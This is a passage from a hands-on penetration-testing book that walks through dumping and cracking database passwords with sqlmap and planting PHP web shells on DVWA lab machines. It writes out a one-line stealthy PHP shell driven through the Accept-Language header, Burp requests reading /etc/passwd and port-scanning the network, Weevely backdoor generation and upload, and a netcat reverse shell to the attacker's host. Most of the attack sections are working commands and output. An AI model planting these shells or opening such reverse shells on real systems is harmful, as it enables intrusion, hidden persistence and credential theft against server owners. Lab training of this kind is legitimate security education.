9. Enter, “*sqlmap -r ~/Desktop/request.txt -D nowasp -T accounts --dump*”:

```

Database: nowasp
Table: accounts
[23 entries]
+-----+-----+-----+-----+-----+
| cid | username | lastname | is_admin | password | firstname
+-----+-----+-----+-----+-----+
| 1 | admin | Administrator | TRUE | adminpass | System
| 2 | adrian | Crenshaw | TRUE | somepassword | Adrian
| 3 | john | Pentest | FALSE | monkey | John
| 4 | jeremy | Druin | FALSE | password | Jeremy
| 5 | bryce | Galbraith | FALSE | password | Bryce
| 6 | samurai | WTF | FALSE | samurai | Samurai
| 7 | jim | Rome | FALSE | password | Jim
| 8 | bobby | Hill | FALSE | password | Bobby

```

Oh nice, a large list of accounts and clear text passwords. I wonder where we might be able to use this information? Okay, not very realistic, database passwords are normally hashed and salted (I would hope!). But being the jack of all SQL trades, sqlmap has built-in support for detecting and cracking password hashes.

## SQL Map - Cracking Password Hashes

The “dvwa” database has some password hashes that we can recover and crack with Sqlmap.

1. Type, “*sqlmap -r ~/request.txt -D dvwa --tables*”

This returns two tables, ‘*guestbook*’ and ‘*users*’. Of the two, ‘*users*’ sounds interesting. Let’s view the columns from that table.

2. Enter, “*sqlmap -r ~/request.txt -D dvwa -T users --columns*”:

```
Database: dvwa
Table: users
[6 columns]
+-----+-----+
| Column      | Type      |
+-----+-----+
| user        | varchar(15) |
| avatar      | varchar(70) |
| first_name  | varchar(15) |
| last_name   | varchar(15) |
| password    | varchar(32) |
| user_id     | int(6)     |
+-----+-----+
```

Looks like user account information and passwords. Let’s dump this table and see what we get.

3. Type, “*sqlmap -r ~/request.txt -D dvwa -T users --dump*”

When this command is executed, Sqlmap recognizes that there are password hashes in the Table.



4. Enter “y” when asked if you want to store the hashes in a temp file.
5. When prompted to crack the hashes, enter “y”
6. Choose option “1 - *default dictionary file*” when prompted.
7. Input “n” when asked if you want to use common password suffixes:

```
do you want to store hashes to a temporary file for eventual further processing with other
[15:24:18] [INFO] writing hashes to a temporary file '/tmp/sqlmapkp4c_wst19335/sqlmaphashe
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[15:24:25] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[15:24:37] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[15:24:44] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[15:24:44] [INFO] starting 4 processes
[15:24:45] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[15:24:47] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[15:24:48] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[15:24:49] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
```

Sqlmap will then begin cracking the passwords. Within a short amount of time, it displays all the passwords it could crack:

Cracked	password	'abc123'	for	hash
		'e99a18c428cb38d5f260853678922e03'		
Cracked	password	'charley'	for	hash
		'8d3533d75ae2c3966d7e0d4fcc69216b'		
Cracked	password	'letmein'	for	hash
		'0d107d09f5bbe40cade3de5c71e9e9b7'		
Cracked	password	'password'	for	hash
		'5f4dcc3b5aa765d61d8327deb882cf99'		

As you can see, Sqlmap is a very powerful and useful tool!

## SQL Map - Output Directory

Data from the Sqlmap session is stored in the output directory, which in this case is “**/home/kali/.local/share/sqlmap/output/ *//Target IP Address***”. The files in this folder contain:

- A “Dump” directory containing a .csv copy of information dumped from databases
- A Log file with a transcript of the entire session
- A sqlite3 database of information recovered

- And information from our Burp request in a *target.txt* file:

```
(kali@kali) - [~/.../share/sqlmap/output/172.24.1.233]
└─$ ls
dump  log  session.sqlite  target.txt
```

We can open the “session.sqlite” file to view its contents:

- Enter, “*sqlite3 session.sqlite*”
- Type, “*.tables*” to view the available tables

There is only one table called “storage”. Let’s go ahead and dump this table:

- Enter, “*.dump storage*”:

```
(kali@kali) - [~/.../share/sqlmap/output/172.24.1.233]
└─$ sqlite3 session.sqlite
SQLite version 3.34.1 2021-01-20 14:10:07
Enter ".help" for usage hints.
sqlite> .tables
storage
sqlite> .dump storage
PRAGMA foreign keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE storage (id INTEGER PRIMARY KEY, value TEXT);
INSERT INTO storage VALUES(34995417206230491,'4');
INSERT INTO storage VALUES(51612944630572977,'1337');
INSERT INTO storage VALUES(173716467051238314,'2');
INSERT INTO storage VALUES(365245498155954380,'charley');
INSERT INTO storage VALUES(485086703149007135,'7');
INSERT INTO storage VALUES(680588559350303524,'722');
INSERT INTO storage VALUES(687185355099419373,'0d107d09f5bbe40cade3de5');
INSERT INTO storage VALUES(697425171157517289,'745');
INSERT INTO storage VALUES(788868288984205516,'user');
INSERT INTO storage VALUES(854566165986241468,'4');
INSERT INTO storage VALUES(855229954778720818,'0');
INSERT INTO storage VALUES(1083818069528678081,'admin');
INSERT INTO storage VALUES(1386604117033572966,'http://172.16.123.129/');
INSERT INTO storage VALUES(1392418513782278082,'admin');
```

Here you see a copy of all the data we recovered. When finished, type “*.quit*” to exit.

## Conclusion

In this section we learned a lot about SQL Map and its ability to pull information from web application databases. We saw how trivial it can be to pull accounts, passwords and sensitive data from vulnerable applications. Hopefully demonstrating how important it is to secure

databases, write secure code and test apps for security issues. We just covered some of the basic features of Sqlmap, take some time and play around with it to see what other information can be pulled from the Metasploitable databases. As experience is always the best teacher!

# Chapter 19

## Web Shells


When there is a vulnerability on a Web server, remote web shells are one of the easiest ways for an attacker to gain both a foothold into the target network and persistence. According to the Microsoft Security Team<sup>1</sup>

Web Shell attacks are steadily increasing and accelerating in frequency. From August 2020 to January 2021, they encountered an average of 140,000 attacks per month, almost doubling the previous average of 77,000. Web Shells can be in any developer language, and take advantage of vulnerabilities like cross-site scripting (XSS), Remote File Inclusion and SQL Injection.

The ability for an attacker to perform File Upload is needed for web shell attacks. File upload is exactly what it sounds like, uploading a file or shell through a vulnerable web interface and then executing it. This is one of the simplest forms of exploit. After the shell is uploaded, the trick is finding out where the webserver stored the file so we can try to access remotely. One way to do this is to upload a test file and then simply trying to access it from the website.

For this section we will be using the **DVWA test environment** in our Mutillidae Ubuntu VM.

1. Surf to the DVWA application (*Ubuntu\_VM\_IP/DVWA*) and log in (*admin / password*).
2. Click on “**DVWA Security**” and set the security level to “**low**”:



3. From the DVWA menu, choose “*File Upload*”.
4. Upload a file and see if the webserver gives us any clues as to where it stored. I simply created a text file called “*helloworld.txt*” containing, you guessed it, “*Hello World!*”
5. Browse to and upload the file:



As you can see from the picture above, DVWA is nice enough to give you the path to the upload directory. You would be pretty lucky if you actually received a message like this in real life. Let's take a moment and analyze the current upload URL we have in the address bar:


*http://[Ubuntu\_VM\_IP]/dvwa/vulnerabilities/upload/#*

The message in the previous image tells us that the file is stored back two directories from the present (../..) and then in the “*hackable/uploads*” directory. Something like this:

```
../../hackable/uploads/helloworld.txt  
  
http://192.168.1.135/dvwa/vulnerabilities/upload/#
```

Move back two directory levels:


```
http://192.168.1.135/dvwa/vulnerabilities/upload/#
```



Then put our destination path in and we get the final address:

```
http://192.168.1.135/dvwa/hackable/uploads/helloworld.txt
```

Let’s try that out. Put the URL with your DVWA IP address into your browser and surf to it. The web application should pull up our “Hello World” text message and display it as seen below:



Well, that was fun - We were able to upload a text file to the server and figure out where it was stored. But what can we do with this information? Could we upload a remote shell to the webserver?

### **Remote Shell from File Upload**



Because there is no file type verification test and the upload directory was directly available from the web, we can simply generate a PHP based remote shell MSFVenom and upload it as a webpage to the server. We can then open the PHP page by surfing to it and the webserver will connect back to our Kali system running a multi-handler and open a full remote shell. We already walked through this in a previous chapter, give it a try here if you would like. We will walk through using a different shell.

## Acunetix Stealthy Shell

**Source Website:** <https://www.acunetix.com/blog/articles/keeping-web-shells-undercover-an-introduction-to-web-shells-part-3/>

There are several “offensive” PHP commands that you can use to create your own PHP shellcode from. Acunetix has an exceptional 4-part walkthrough at the link above that explains everything that you need to know. I do want to take a minute and talk about the “Stealthy Shell” that they cover. This is, by far, one of my favorite “one line” PHP shells. It is also very stealthy too. Most of the other PHP commands will leave traces in the web server logs when they run. This command run doesn’t show in the access log.

Create and upload the PHP code:

- > Open a text editor and enter, “*<?php system(\$\_SERVER['HTTP\_ACCEPT\_LANGUAGE']); ?>*”
- > Save it as “access.php”

That’s it, just one line! We will pass our attack commands to the PHP code remotely through Burpsuite Repeater. This is done by taking a “GET” request and inserting the command to run into the “accept-Language” portion of the request.

An example is seen below:

```
GET /DVWA/hackable/uploads/accept.php HTTP/1.1
Host: 172.24.1.245
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
```

age/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9

Accept-Encoding: gzip, deflate


Accept-Language: **cat /etc/passwd**

Content-Length: 23

Connection: close

Copy the request, change the Host IP address to your DVWA server IP and paste it into Burp Suite Repeater.

As seen below:



```
Request
Pretty Raw Hex \n ☰
1 GET /DVWA/hackable/uploads/accept.php HTTP/1.1
2 Host: 172.24.1.245
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/92.0.4515.131 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
  ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: cat /etc/passwd
8 Content-Length: 23
9
10
11 Connection: close
12
13
```

Take a close look at the HTML request. The first line connects to our shell we uploaded. The Host is the DVWA Server IP. The rest is a normal GET request, but take a look at line 7. Whatever we enter for this line is the command that will run remotely on the DVWA server!

Go ahead and hit “Send” on the request.

```
Response
Pretty Raw Hex Render \n ≡
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-
data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-
network:x:100:102:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
```

You will receive back the user list from the server! You can run almost any Linux command (that doesn't require input) in this manner.

We could ping other systems:

```
Request
Pretty Raw Hex \n ≡
1 GET /DWA/hackable/uploads/accept.php HTTP/1.1
2 Host: 172.24.1.245
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  like Gecko) Chrome/92.0.4515.131 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,
  ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: ping -c 2 172.24.1.189
8 Content-Length: 23
```

And the response:

```
PING 172.24.1.189 (172.24.1.189) 56(84) bytes of data. 64 bytes  
icmp_seq=1 ttl=64 time=0.621 ms 64 bytes from 172.24.1.189: ic  
time=2.22 ms --- 172.24.1.189 ping statistics --- 2 packets transm  
packet loss, time 1003ms rtt min/avg/max/mdev = 0.621/1.422/2.
```

We could also use Netcat on the target server to perform an Nmap type scan of other servers on its local network.

➤ Enter, `nc -nvz 172.24.1.233 20-1024 2>&1`

As seen below:

```
Request  
Pretty Raw Hex \n ≡  
1 GET /DVWA/hackable/uploads/accept.php HTTP/1.1  
2 Host: 172.24.1.245  
3 Upgrade-Insecure-Requests: 1  
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)  
like Gecko) Chrome/92.0.4515.131 Safari/537.36  
5 Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,  
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9  
6 Accept-Encoding: gzip, deflate  
7 Accept-Language: nc -nvz 172.24.1.233 20-1024 2>&1  
8 Content-Length: 45  
9  
0 Content-Length: 23  
1
```

And the Response:

```
Response
Pretty Raw Hex Render \n ≡
1 HTTP/1.1 200 OK
2 Date: Thu, 09 Sep 2021 01:21:28 GMT
3 Server: Apache/2.4.46 (Unix) OpenSSL/1.1.1h PHP/8.0.0
4 X-Powered-By: PHP/8.0.0
5 Content-Length: 507
6 Content-Type: text/html; charset=UTF-8
7
8 (UNKNOWN) [172.24.1.233] 514 (shell) open
9 (UNKNOWN) [172.24.1.233] 513 (login) open
10 (UNKNOWN) [172.24.1.233] 512 (exec) open
11 (UNKNOWN) [172.24.1.233] 445 (microsoft-ds) open
12 (UNKNOWN) [172.24.1.233] 139 (netbios-ssn) open
13 (UNKNOWN) [172.24.1.233] 111 (sunrpc) open
14 (UNKNOWN) [172.24.1.233] 80 (http) open
15 (UNKNOWN) [172.24.1.233] 53 (domain) open
16 (UNKNOWN) [172.24.1.233] 25 (smtp) open
17 (UNKNOWN) [172.24.1.233] 23 (telnet) open
18 (UNKNOWN) [172.24.1.233] 22 (ssh) open
19 (UNKNOWN) [172.24.1.233] 21 (ftp) open
```

As mentioned, any command used will not show up in the normal server connection log using this technique. It will only show that the PHP page was accessed. Check out the Acunetix PHP Tutorial for more information! There are many different shells available, next, let's look at Weevely - the "Weaponized PHP Web Shell".

### **Weevely - Weaponized PHP Web Shell**

```
(kali㉿kali) - [~]
└─$ weevely -h
usage: weevely [-h] {terminal,session,generate} ...

positional arguments:
  {terminal,session,generate}
  terminal                Run terminal or command on the target
  session                Recover an existing session
  generate                Generate new agent

optional arguments:
  -h, --help            show this help message and exit
```

**Tool GitHub:** <https://github.com/epinna/weevely3>

In several sections of the book, I mention using web shells. Kali Linux comes with multiple web shells for your use. In this section we will look at the PHP webshell generator “Weevely” and briefly cover the webshells that are included in the “*/usr/share/webshells*” directory. Weevely is a neat little utility that allows you to generate your own PHP backdoor shells and then run commands on a remote web server. We will use Weevely against our DVWA server.

*\*NOTE: At the time of this writing there seems to be an issue using Weevely against a system running PHP 8, I used an older version and it worked fine*

There are three steps to using Weevely.

1. Generate the backdoor agent (Shell).
2. Upload the agent to the target website.
3. Connect to the agent remotely.

You can create a PHP shell by using, “*weevely generate <password> [output path]*”. Let’s create a shell called ‘backdoor.php’ with the password ‘backdoor’:

1. Type, “*weevely generate backdoor ~/backdoor.php*”
2. Navigate to DVWA and upload the shell:





Take notice of where it stores the file (`../../hackable/uploads/backdoor.php`).

3. Now to connect to the shell, run weeveily again and put in the full URL and password.

As seen below:

```
(kali@kali) - [~]
$ weeveily http://172.24.1.245/DVWA/hackable/uploads/backdoor.php backdoor
[+] weeveily 4.0.1
[+] Target:      172.24.1.245
[+] Session:    /home/kali/.weeveily/sessions/172.24.1.245/backdoor_0.session
[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.
weeveily> █
```

As you can see, we are connected to the webserver. You can now run any terminal command you want!

## Weeveily - PHP Shell Commands

Weeveily doesn't stop with just a remote shell. It includes numerous commands that you can run after you get an open shell. At the Weeveily prompt type, “*:help*” to see a list of all the commands:

```

weeveily> :help

:system_extensions      Collect PHP and webserver extension list.
:system_procs           List running processes.
:system_info            Collect system information.
:file_rm                Remove remote file.
:file_webdownload       Download an URL.
:file_enum              Check existence and permissions of a list
:file_find              Find files with given names and attributes
:file_bzip2             Compress or expand bzip2 files.
:file_upload2web        Upload file automatically to a web folder
:file_edit              Edit remote file on a local editor.
:file_cd                Change current working directory.
:file_tar               Compress or expand tar archives.
:file_grep              Print lines matching a pattern in multiple
:file_cp                Copy single file.
:file_zip               Compress or expand zip files.
:file_download          Download file from remote filesystem.

```

Let's take a look at a few of these commands.

1. At the Weeveily shell type, “*:audit\_etcpasswd*”:

```

www-data@172.24.1.233:/var/www/dvwa/hackable/uploads $ :audit_etcpasswd
The remote script execution triggers an error 500, check script and payload
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh

```

And weeveily dumps the passwd file.

2. To search for possibly interesting files, “*:audit\_filesystem*”:

```

www-data@172.24.1.233:/var/www/dvwa/hackable/uploads $ :audit filesystem
The remote script execution triggers an error 500, check script and payload
Search executable files in /home/ folder
/home/
/home/service
/home/ftp
/home/user
/home/msfadmin
Search writable files in /home/ folder
Search certain readable files in etc folder
/etc/apparmor.d/abstractions/ssl_keys
/etc/X11/fluxbox/keys
/etc/X11/xkb/compat/mousekeys
/etc/X11/xkb/types/mousekeys
Search certain readable log files
/var/log/wtmp.1
/var/log/wtmp
/var/log/dpkg.log.1
/var/log/udev
/var/log/boot
/var/log/lastlog

```

You can even open a reverse shell using several techniques including Netcat, Telnet and one of several programming language shells.

```

usage: backdoor_reversetcp [-h] [-shell SHELL] [-no-autonnect]
                        [-vector {netcat_bsd,netcat,python,devtcp,perl,
                        lhost port}

Execute a reverse TCP shell.

positional arguments:
  lhost                Local host
  port                 Port to spawn

optional arguments:
  -h, --help          show this help message and exit
  -shell SHELL        Specify shell
  -no-autonnect       Skip autoconnect
  -vector {netcat_bsd,netcat,python,devtcp,perl,ruby,telnet,python_pty}

```

So, to spawn a Netcat Reverse shell through weeveily:

- Start NetCat in Kali Linux, “*netcat -lvp 5555*”
- In Weeveily, enter, “*:backdoor\_reversetcp -vector netcat 172.24.1.189 5555*”

```
(kali㉿kali)-[~]
└─$ netcat -lvp 5555
listening on [any] 5555 ...
172.24.1.233: inverse host lookup failed: Unknown host
connect to [172.24.1.189] from (UNKNOWN) [172.24.1.233] 35951
pwd
/var/www/dvwa/hackable/uploads
ls
backdoor.php
dvwa_email.png
test.php
█
```

Weeveily is a very useful PHP shell. You can upload and download files, audit files for security, even spawn several different local and remote shells. Take a few minutes and check out the different features.

## Web Shells Included in Kali

Kali also comes with several built in webshells. There are a mix of command only, GUI and interactive remote shells that come pre-packaged in Kali. These are located in the “*/usr/share/webshells*” directory.

Shells are included for the following programming languages:

- ASP
- ASPX
- CFM
- Laudanum
- JSP
- Perl
- PHP

We will just take a brief look at a couple of the PHP shells. I advise checking out all the webshells so you know what they do in case you need them. For time and convenience, we will simply copy the webshells to a “shells” directory on the local Kali webserver, and try them out there.

- Copy the “*usr/share/webshells*” folder to your Kali Apache2 folder as, “*var/www/html/shells*”

**\*Hint:** “*sudo thunar*” is very helpful


First let’s take a look at the PHP-Simple Backdoor.

## PHP-Simple Backdoor

**Usage:** Simply upload the “simple-backdoor.php” file to a webserver and then pass commands to it via “[http://\[Kali\\_IP\]/shells/php/simple-backdoor.php?cmd=\[Command\]](http://[Kali_IP]/shells/php/simple-backdoor.php?cmd=[Command])”


So, if we wanted to list the directory of the webserver we would enter:

➤ [http://\[Kali\\_IP\]/shells/php/simple-backdoor.php?cmd=ls](http://[Kali_IP]/shells/php/simple-backdoor.php?cmd=ls)



Next, list the server’s users:

➤ Type, “[\[Kali\\_IP\]/shells/php/simple-backdoor.php?cmd=cat /etc/passwd](http://[Kali_IP]/shells/php/simple-backdoor.php?cmd=cat/etc/passwd)”:

